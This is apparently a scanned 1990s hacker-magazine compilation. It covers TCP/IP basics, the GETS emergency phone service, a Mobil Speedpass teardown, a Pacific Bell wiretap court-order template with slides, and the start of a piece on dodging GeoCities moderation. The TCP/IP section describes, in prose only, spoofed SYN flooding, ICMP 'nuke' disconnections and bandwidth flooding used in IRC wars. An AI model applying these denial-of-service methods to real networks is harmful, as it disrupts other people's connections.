   11.688 ms  27.475 ms  11.945 ms
9  pm1.qed.net (204.141.125.26)
   12.995 ms  12.347 ms  10.259 ms
10 senate.org (204.141.125.38)
   326.283 ms  261.851 ms  238.125 ms
```

(Note: You can't just request a traceroute from a remote host. Either you or someone else has to execute the traceroute command, or there has to be a daemon which accepts requests, and executes it. I doubt one exists.)

The packets first get routed to router1 (.inch.com) and from there, straight to the backbone. It is passed along until it reaches one of new-york.net's routers, which forwards it to another, which forwards directly to pm1, which is connected by PPP to me, so it can just send the packet over the phone line and it arrives safely at my house. Routing tables at each router/host control where packets go. At a home computer connecting to a single PPP connection, routing tables are unimportant because there's only one place they can go (lie - it can go to loopback: 127.0.0.1) in order to get someplace. However, at pm1.qed.net, it can go many ways since it is connected to many hosts. The routing table lists where to forward packets headed for each destination. If a packet is forwarded to the wrong gateway, such that the route from there would be either inefficient or impossible, the gateway sends an ICMP_REDIRECT, to tell the sender to modify its routing table. If, by error, a host gets a packet not destined for it, it doesn't send a redirect. It simply trashes the packet.

What are the TCP/IP Protocols?

The TCP/IP suite has many protocols which are used for various aspects of its responsibility. This is summarized in the ISO 7-Layer Model, but better summarized in Craig Hunt's 4-layer model:

Application Layer: programs and users using the network

Transport Layer: host-to-host connectivity

Internet Layer: low-level inter-network delivery

Physical Layer: hardware delivery

The application layer is programs using the network. This may be an ftp client or perhaps a web browser. The transport layer handles end-to-end connectivity, and includes the protocols TCP and UDP. TCP delivers a pseudo-connection-oriented link. The client requests a connection using a SYN packet, the server responds with a SYN+ACK (acknowledging the client's request, and requests a connection, forming a two-way/duplex connection). Once the client responds with an ACK, data can be sent. A UDP connection, on the other hand, is unconnected. This is most useful for query-response type services. For example, the DAYTIME UDP service waits for ANY UDP packet, and sends the current time back in another UDP packet. The Internet Layer provides the router-to-router-to-router-to-endpoint path. It also provides


the ICMP error messages. The physical layer involves sending the packets over an Ethernet connection, PPP link, token ring, etc.

```
Application Layer                    --data--
Transport Layer              =head=|---data--
Internet Layer        =head=|-head-|---data--
Phys. Layer    =head=|-head-|-head-|---data--
```

When the application wants to send something across a TCP connection or through a UDP socket, it notifies the system of its intent to do so. The TCP or UDP then tacks on an appropriate header and passes it down to the Internet layer. It tacks on an IP header and sends it to the Ethernet card or PPP driver which tacks on an Ethernet or PPP header and sends it on its way. Note that, for example, to IP, the TCP header is just data.

What Are Some Vulnerabilities of TCP/IP?

Consider this setup:



In this setup, A is connected to the Internet through B, which is most likely his ISP's router. Note he has a PPP connection, usually not more than 28.8 or 33.6. C on the other hand, is connected to the Internet with an ISDN line. (The break in the connection between B and C means that the connection doesn't have to be direct. This can go on from the other side of the Net. Picture what happens if C starts sending large packets (let's say his ISDN line can handle 20 of them per second) to A. They will first have to arrive at B, and will be stored in its queue as it forwards them to A. However, the PPP line will only be able to handle 4 of these packets per second. More and more packets arrive from C, but B can't send them to A that quickly. Eventually, B's queue will begin to fill up, and it will send an ICMP_SOURCE_QUENCH to C. However, UDP sockets cannot receive ICMP messages by default, unless they've been specifically bound to a remote host, for a special reason: if the socket isn't bound to any host, it may be sending different packets to different hosts. On receipt of a SOURCE_QUENCH it will not know what to do. Thus, once B's queue is filled up, it won't be able to store messages for A, or from A, or to/from any other of its customers. This is used often in IRC wars because ircd will disconnect the person if they don't ping.

A similar effect can be achieved from PPP lines if many people do it at once.

SYN flooding is very simple - all it really is is sending repeated SYN packets with the source address spoofed. The victim will try to establish a connection with the fake address you put - and eventually crash.

Nuke is the lamest of all. It attempts to cut the connection between two hosts, such as an IRC client and server, or a lengthy FTP download, by sending an ICMP_HOST_UNREACH with the source spoofed to that of the server, to the client. The client software will theoretically believe that the server has crashed and end the connection. Most routers are smart enough now that this can be avoided. If yours isn't, upgrade your software.

GETS

"When the going gets tough, GETS keeps you going." That's the catchy slogan for this neat emergency telecommunications system the federal government has set up for things like nuclear wars and asteroid collisions. We hope the information on the following pages proves useful to the civilians who never seem to get told about these things. You can get more information (theoretically at least) by emailing gets@ncs.gov or phoning (703) 607-4800. (One number up is their fax line.) As for the mysterious 710 number referred to here, let's just say that the research is progressing nicely.

USING GETS:


HOW DO YOU BECOME A SUBSCRIBER?

If you are a member of the Federal Government—military or civilian—and you have requirements for emergency telephone services, contact your organization's GETS Point of Contact or the GETS Program Management Office for further information on becoming a subscriber. Non-NCS Federal organizations, state and local governments, and industry subscribers must be sponsored by an NCS member organization.

NCS MEMBER ORGANIZATIONS

- ★ Department of State
- ★ Department of Treasury
- ★ Department of Defense
- ★ Department of Justice
- ★ Department of Interior
- ★ United States Department of Agriculture
- ★ Department of Commerce
- ★ Department of Health and Human Services
- ★ Department of Transportation
- ★ Department of Energy
- ★ Department of Veterans Affairs
- ★ Central Intelligence Agency
- ★ Joint Staff
- ★ General Services Administration
- ★ United States Information Agency
- ★ National Aeronautics and Space Administration
- ★ Federal Emergency Management Agency
- ★ Federal Communications Commission
- ★ Nuclear Regulatory Commission
- ★ United States Postal Service
- ★ Federal Reserve System
- ★ National Security Agency
- ★ National Telecommunications and Information Administration

Government Emergency Telecommunication Service (GETS) is a service offered by the Office of the Manager, National Communications System (OMNCS), to meet national security and emergency preparedness (NS/EP) requirements for the use of public, defense, or Federal telephone networks by Federal, state and local government and other authorized users. Developed in response to White House tasking, GETS provides emergency access and specialized processing in local and long-distance telephone networks. GETS access is through a simple dialing plan and personal identification number (PIN).



THE GETS CONCEPT: INTELLIGENTLY USING COMMERCIAL TECHNOLOGY


Economic pressures and technological advances have made telephone services increasingly more vulnerable to disruption by natural or man-made disasters. Recent events have shown that fires, power failures, fiber cable cuts, and software problems can cripple the telephone services of entire regions. Congestion in the public switched network (PSN), such as the well-documented "Mother's Day" phenomenon, can also prevent circuits from being accessed. GETS is designed and maintained in a constant state of readiness to make maximum use of all available telephone resources should outages occur during an emergency, crisis, or war.

GETS uses three types of networks:

- ★ The *major long-distance networks* provided by interexchange carriers (IECs)—AT&T, MCI, and Sprint—including their international services.
- ★ The *local networks* provided by local exchange carriers (LECs) such as the Bell Operating Companies and Independent Telephone Companies, cellular carriers, and personal communications services (PCS).
- ★ *Government-leased networks*, including the Federal Telecommunications System (FTS2000), Defense Information System Network (DISN), and Diplomatic Telecommunications Service (DTS).

GETS is accessed through a universal access number 1+710-NCS-GETS using common telephone equipment such as a standard desk set, STU-III, facsimile, modem, or cellular phone. A prompt will direct the entry of your PIN and the telephone number. Once you have been authenticated as a valid user, your call is identified as an NS/EP call and receives special treatment such as enhanced routing and priority treatment.

OPERATIONAL CONCEPT



How GETS Works:
Call Completion Even in Damaged or Congested Networks

The tremendous growth in the telecommunications industry has enabled Government users to expand services at reduced costs, which, in turn, has increased our reliance on the telephone. But this growth has been accompanied by an increased vulnerability to a variety of problems. Economic viability and technical feasibility have combined to produce such advances as nationwide fiber optic networks, high-speed digital switching, and intelligent network features. Although backup systems are in place, the loss of a single fiber optic cable or the failure of a computer program can disrupt thousands of telephone customers for hours or days. GETS provides a cost-effective means to overcome network outages through the following key features.

Dialing Plan

The dialing plan is based on the 710 area code that is reserved for NS/EP use. This area code is valid in the IECs and all LECs, cellular carriers, PCS, and foreign carriers. The normal access mode is through your presubscribed long-distance carrier by dialing the universal access number. If this is not successful, alternative long-distance carriers can be accessed by first dialing 10288 for AT&T, 10222 for MCI, or 10333 for Sprint, followed by the universal access number. Means of accessing GETS through FTS 2000, DTS, or other Government capabilities are also available.

Access Control Through PINs

GETS has been designed to ensure that only authorized users access the service through the distribution, use, and control of PINs. The GETS user will be provided with a unique PIN that must be used to access the service. After the universal access number has been dialed, the GETS user will be prompted to enter a PIN and destination number.

If the PIN is valid, the call will be processed. If the PIN is not valid (for example, if you entered it incorrectly), you will be prompted to reenter the PIN. If the PIN, after three attempts, is again determined to be invalid, the call will be disconnected.

If the access control system fails, the call *will* be processed and allowed to complete. PINs can be deactivated for fraud or abuse.

Enhanced Routing

LEC, cellular, PCS, and foreign carriers will route 710 calls to one of the three IECs. The IECs have implemented enhanced routing services. In the LECs, access is being enhanced by Alternate Carrier Routing (ACR) which automatically tries all three GETS IECs.

Priority Treatment

GETS traffic receives priority treatment over normal traffic through:

- ★ *High probability of completion* (HPC) capability to provide:
  - NS/EP identification.
  - Priority signaling.

  HPC is a method for identifying NS/EP calls. This identifier is carried across the networks and is used to trigger priority features associated with each call.
- ★ *Capabilities* such as trunk queuing, trunk subgrouping, or trunk reservation.
- ★ *Exemption* from restrictive network management controls that are used to reduce network congestion.

These features increase probability of call completion in congested networks. GETS will *not* preempt public traffic, nor are there levels of precedence in GETS.


Signaling

The normal signaling provided by the LECs, IECs, cellular carriers, and foreign carriers will be used for 710 traffic. This includes inband and common channel signaling.

International Calling

GETS can be used to place or receive international calls. GETS routes the call to the appropriate international gateway switch for subsequent call completion to the destination country. For GETS calls that are originated overseas and destined for the United States, the foreign carrier assigns the call to the appropriate IEC in accordance with existing arrangements. After the call has reached the gateway switch in the United States, it is routed to access control for PIN validation and then to the destination.

GETS Architecture



Interoperability with Other Networks

You can access GETS through your FTS2000 or DTS circuits by first accessing these circuits (e.g., touch "8") and then entering the universal access number. The FTS2000 or DTS switch will automatically route the call to GETS. This direct access around potential PSN problems using facilities of FTS2000, DTS, or the evolving DISN is an important method of avoiding outages or congestion.

Other OMNCS Programs

- ★ *Cellular Priority Access Service* is a capability in development that provides nationwide priority access through commercial cellular services.
- ★ *National Telecommunications Management Structure (NTMS)* provides a management capability for coordinating the reconsitution of the telecommunication resources of the nation.
- ★ *Telecommunications Service Priority (TSP)* provides for priority installation and restoral of NS/EP telecommunication services.

Access Through "Number Translation" Calls

GETS provides called telephone number translations for users who require this type of service.

Principal GETS Supported Functions

- ★ Presidential Communications
- ★ Continuity of Government Operations
- ★ International Interface for Diplomatic and Defense Telecommunications
- ★ Agency Essential Emergency Functions
- ★ National Telecommunications Management Structure (NTMS)
- ★ Emergency Broadcast System Interface
- ★ State Emergency Operations Centers (EOCs)
- ★ Disaster Response

The Potential of **Mobil** Speedpass

by A.M.

My first Speedpass Key Tag arrived, unsolicited, in a glossy cardboard box (about the size used to mail videotapes) on a cold November morning. Eagerly, I opened the box to find a small plastic Key Tag, measuring approximately 3 3/4cm x 3/4cm, with a metal key ring through one end and three plastic ribs at the other. The tip of the ribbed end touts "MADE IN MALAYSIA". One side has a hot-stamped MOBIL imprint, the flip side has "your" personal eight character Transponder ID number. Also inside was a letter from Mr. M.L. Eason; Manager, Card Business, describing the real and imagined benefits of using this new marketing tool, activation instructions, and the fact that I received it because I was one of Mobil's "Most Valued Customers"!!!

Before I activated the Key Tag, I decided to attempt a purchase with it. This was fueled by Mr. Eason's claim that there was "No more waiting for credit authorization". Following the directions in the six page brochure included with my new toy, I held the Key Tag up to the square "Place Speedpass Here" area on the credit-card-accepting pump. Within one second the Mobil logo, a round flying red horse emblem, lit, indicating that I was cleared to begin pumping! My stomach tightened, much the same way it does when you have two 7's on a slot machine, and you're waiting for a third! But alas, by the time I got my act together and started with the nozzle towards my tank, the horsie light went dark.... *Damn.* Oh, and then, the LCD on the pump read:

PLEASE SEE CASHIER

Uh oh. I tried the tag on the next pump, but got the same cashier message immediately. Walking into the station, I handed the lovely attendant my antique plastic charge device (Mobil Credit Card), nervously said "Fill-Up," and bought myself $15 worth of gas - no questions asked... whew.

Later on, I followed M.L.'s advice and called (800) 459-2266 to activate my Key Tag. Lisa thanked me for calling, and asked me for my Key Tag number (no problem). My Bill To Credit Card number (any valid credit card that Mobil accepts, ATM/debit cards not accepted at this time). Is a receipt desired at each Key Tag purchase? (Nah.) And, um, for security reasons, my date of birth and Social Security Number....

Red Flag! Now I've been an avid *2600* reader for many years, and I know better than to share this privileged information with anyone, even the lovely-voiced Lisa, but alas, she wouldn't budge on this issue, so, in the name of Electronic Petroleum Purchasing, as well as to advance the hacking sciences, I provided the necessary data and soon returned to the pumps for my first Transponder Transaction. Traveling to a different Mobil station, I slowly approached the pump's P.S.H. square, and, when I got to within an inch of the sign, I smiled at the illuminated equine, and quickly began pumping my gas, possible since the emblem remained lit (by the way, you do have the option of canceling the Key Tag purchase before you vend product, and paying via a different method, or just leaving). Well, I got my gas and no receipt (as requested), and considered the fact that *before activated,* I may have been able to vend a few cents of recycled dinosaurs before my simultaneous pumping and authorization was denied (the only way that M.L. Eason's statement about "No more waiting for credit authorization" makes any sense. That is, if indeed, it is true at all.)

A few days later I called the 800 number and requested a second Key Tag (free) for my "wife" and a battery-operated Car Tag (also free) for my "girlfriend" (really now). No problem sir, they're on their way. When my duplicate (or, more correctly, linked) Car Tag arrived, it was time for Dissection Class....

Welcome to BIO 149.9

The plastic tag, developed in conjunction with the Wayne Division of Dresser Industries and Texas Instruments, opened easily when my 40 watt soldering iron, equipped with a sharp XACTO blade, melted along the flashing line on the casing. I quickly uncovered a ribbed silicone rubber sleeve inside, measuring 2 1/2 cm x 1/4 cm. Slicing open this shock absorber, I unearthed, to my surprise, a tiny sealed glass ampoule (3/4 cm x 1/4 cm). I was working carefully

to keep the patient alive. Close (and I do mean close) observation revealed a tiny coil assembly at one end, and an even smaller printed circuit board at the other. I cracked open one end of the vial and watched as a fluid (assumed to be liquid silicone for shock-absorbing and moisture retarding purposes) drained out onto the operating table.

(*Hey!* Schooltime Prank - insert the unopened glass ampoule into a drilled-out pencil, and shock/amaze your friends when you "Beat the System" and get "free unleaded gasoline" from your "lead-free pencil.")

Anyway, after drying off the miniature transponder board, I realized that it held a multiple-winding coil around a ferrite core, as well as a two-sided PC board which had a few surface-mounted components on one side (assumed to be a diode, resistor, and a capacitor), as well as a black epoxy-covered microprocessor on the other side. The extreme tip of the board had four copper pads exposed, presumably to power/program the logic during assembly. By the way, the patient survived the operation, as I was able to activate the pump with the transponder outside of its glass "body."

Now, utilizing deductive reasoning as taught in BIO 151.9 (yea, yea, gas prices are always rising), we may assume the following series of events:

1. Holding the Key Tag up to the P.S.H. sign brings the coil's windings close enough to allow the gas pump's internally-mounted coil to inductively couple with the Key Tag's coil, effectively forming two halves of a transformer.

2. This AC voltage is now rectified via the pcb mounted diode.

3. DC voltage is directed to the epoxy-doped microprocessor/emitter, which then begins outputting my transponder's unique ID code.

4. The resultant flea-powered transmission, made possible by using the resistor/capacitor array, along with the transmission winding of the coil, is directed back into the pump.

5. A (very) temporary "local" go-ahead is issued, illuminating Pegasus, *and allowing you* to pump gas while an authorization is sought via conventional (landline or satellite) means.

6. If you pass the test (your activated Key Tag number, valid credit-card account number, and station information all check out), the pump controller receives an "OK to continue vending" signal, allowing you to finish your $1.59.9 a gallon purchase. The pump also is told whether or not to issue you a paper receipt (you may, at any time, call the 800 number to toggle this status).

As far as the security aspects of my go-juice gadgets (both the Key Tag and the Car Tag) are concerned, Mobil assures us that the transponders do not transmit your credit card number, just your unique transponder number, which is linked up to the chosen credit card number at the authorization center. You also have the option of canceling before you vend. In the case of the Car Tag, an errant authorization request is, indeed, possible.

Since the use of these devices does not require a PIN of any type, your account is only as secure as the devices' current owner. Anyone breaking into your car and taking the Car Tag, or finding your keys with the Key Tag attached, can have a field day with their free gas device. We can only assume that Mobil's crack software developers included a built-in daily "Vend up to $XX.XX and then issue an inquiry" (remember my "PLEASE SEE CASHIER" message) or fraudulent-use limit. I assume that, like with gasoline charge cards, the maximum limit to your responsibility for fraudulent use of your missing device varies from state to state.

It is interesting to note here that all stations equipped with the Self-Service Smart Pumps also have a decent amount of CCTV cameras trained on the users, vehicles, and license plates.

While waiting for Part II ("Mobil Speedpass Car Tag") of this article, why not visit their web site for more information at: www.mobil.com/speedpass. Perhaps you'll be able to answer the question "What are those flimsy dipole antennae doing over all of the Smart Pumps???

Telco/Government Cooperation

(NAME)
United States Attorney/District Attorney
(NAME)
Assistant U.S. Attorney/Deputy District Attorney
(ADDRESS)
(TELEPHONE NUMBER)

IN THE _____COURT

FOR THE _____ DISTRICT/COUNTY OF CALIFORNIA

IN RE: APPLICATION FOR)
AN ORDER AUTHORIZING)
THE INSTALLATION AND USE OF PEN)
REGISTERS, TRAP, CALLER IDENTIFICATION)
AND NUMBER SEARCH)
DEVICES, AND THE DISCLOSURE OF)
TOLL AND SUBSCRIBER INFORMATION)

_____

ORDER

This matter came before the Court pursuant to a (DATE) Application under (CODE SECTION) authorizing the installation and use of pen registers, trap and number search devices on telephone number(s) (NUMBER). The Court finds the applicant has certified that the information likely to be obtained by such installation and use is relevant to an ongoing criminal investigation into possible violations involving offenses enumerated in (NAME APPLICABLE CODES), by (NAME(S)), and others yet unknown.

IT IS THEREFORE ORDERED, pursuant to(CODE SECTION), that Agents of the (NAME OF AGENCY), for a period of (NUMBER OF) days from the date of this Order, may install and use pen registers, trap and number search devices to register numbers dialed or pulsed from the telephone numbers and to identify the originating telephone number of incoming calls to (NUMBER(S)) and to record the date and time the telephone receivers corresponding to said numbers are off the hook for incoming and outgoing calls.

12/4/95

1

These pages are from a Threat Assessment seminar put on by law enforcement and the local phone company. Note how being called from or dialing into a phone number under investigation can quickly put you under investigation yourself! You can also find some revealing information in the selected handouts if you look closely.

Submitted by Mr. Opossum.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Pacific Bell furnish Agents of (NAME OF AGENCY), forthwith, all information, facilities, and technical assistant necessary to accomplish the installation of the pen registers, trap and number search devices, unobtrusively and with minimum interference with the services presently accorded persons whose dialings or pulsings are the subject of the devices.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Agents of (NAME OF AGENCY) may use a trap and trace device, including "caller identification", on telephone number (NUMBER), to register numbers calling into (NUMBER).

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that Pacific Bell, and any other telephone company or common carrier, for a period of (NUMBER OF) days from the date of this Order, furnish subscriber information, (CAN ALSO INCLUDE billing records, and credit information) for all telephone numbers dialed or pulsed from telephone numbers (NUMBER(S)) and for the originating telephone number of incoming calls to (NUMBER(S)).

IT IS FURTHER ORDERED that Pacific Bell by compensated by the applicant for reasonable expenses incurred in providing technical assistance.

IT IS FURTHER ORDERED, pursuant to (CODE SECTION), that this Order and the Application be sealed until otherwise ordered by the Court and that Pacific Bell not disclose the existence of the Order, the existence of the devices, or the existence of the investigation to the listed subscribers, or to any other person, unless or until otherwise ordered by the Court.


DATED: _____


_____
Court Magistrate/Judge


12/4/95


2


More....



Court-Ordered Services
Trap &Trace
trapped telephone
s-b loop
terminating trap
originating trap
s-b loop
Pacific Bell Investigative Services


Court-Ordered Services
Trap
Local switch, Tandem switch, TOPS switch, IEC switch
Conventional signaling Vs. SS7
Establishing a trap
Obtaining information from a trap
Trap information is in the switch for a short time, transferred to tape, and on a scheduled basis, purged
Pacific Bell Investigative Services


Court-Ordered Services
Number Search
Program does not report negative results
Must be ordered by 11:00am the following business day
Court order required
target phone
billing computer
number search
Pacific Bell Investigative Services


Court-Ordered Services
Technical Investigative Techniques
Intercept facility
• private line circuit
• dial-up service
Dialed Number Recorder (DNR)
Number Search
Trap/trace
Caller ID
Pacific Bell Investigative Services


INVESTIGATIVE SERVICE
Hostage And Barricaded Situations:
Controlling Service:
• Deny subject ability to make outgoing calls
• Change subjects telephone number
• Disable custom calling features
• Disable any additional phone services
Pacific Bell Investigative Services


INVESTIGATIVE SERVICES
Hostage And Barricaded Situations:
Our Role in Assisting Law Enforcement:
• Section 7907 Public Utilities Code authorizes controlling telephone services.
• Provide communications to the barricade subject.
• Provide law enforcement options on controlling telephone services.
• Provide law enforcement advice and counsel if telephone problems are encountered
Pacific Bell Investigative Services

How To Get Away With Things On GeoCities

by Champ77

Why would anyone care about getting away with things at GeoCities? Well, basically, GeoCities (GC) gives you two megs of space on their system to put up what you want, as long as it isn't "objectionable." Funny thing, ya know. They allow all sorts of crappy pages, but if you try to put up a page on "hacking" they will delete it as soon as they find it. But, if you are smart, they will never find it.

How Pages Are Checked

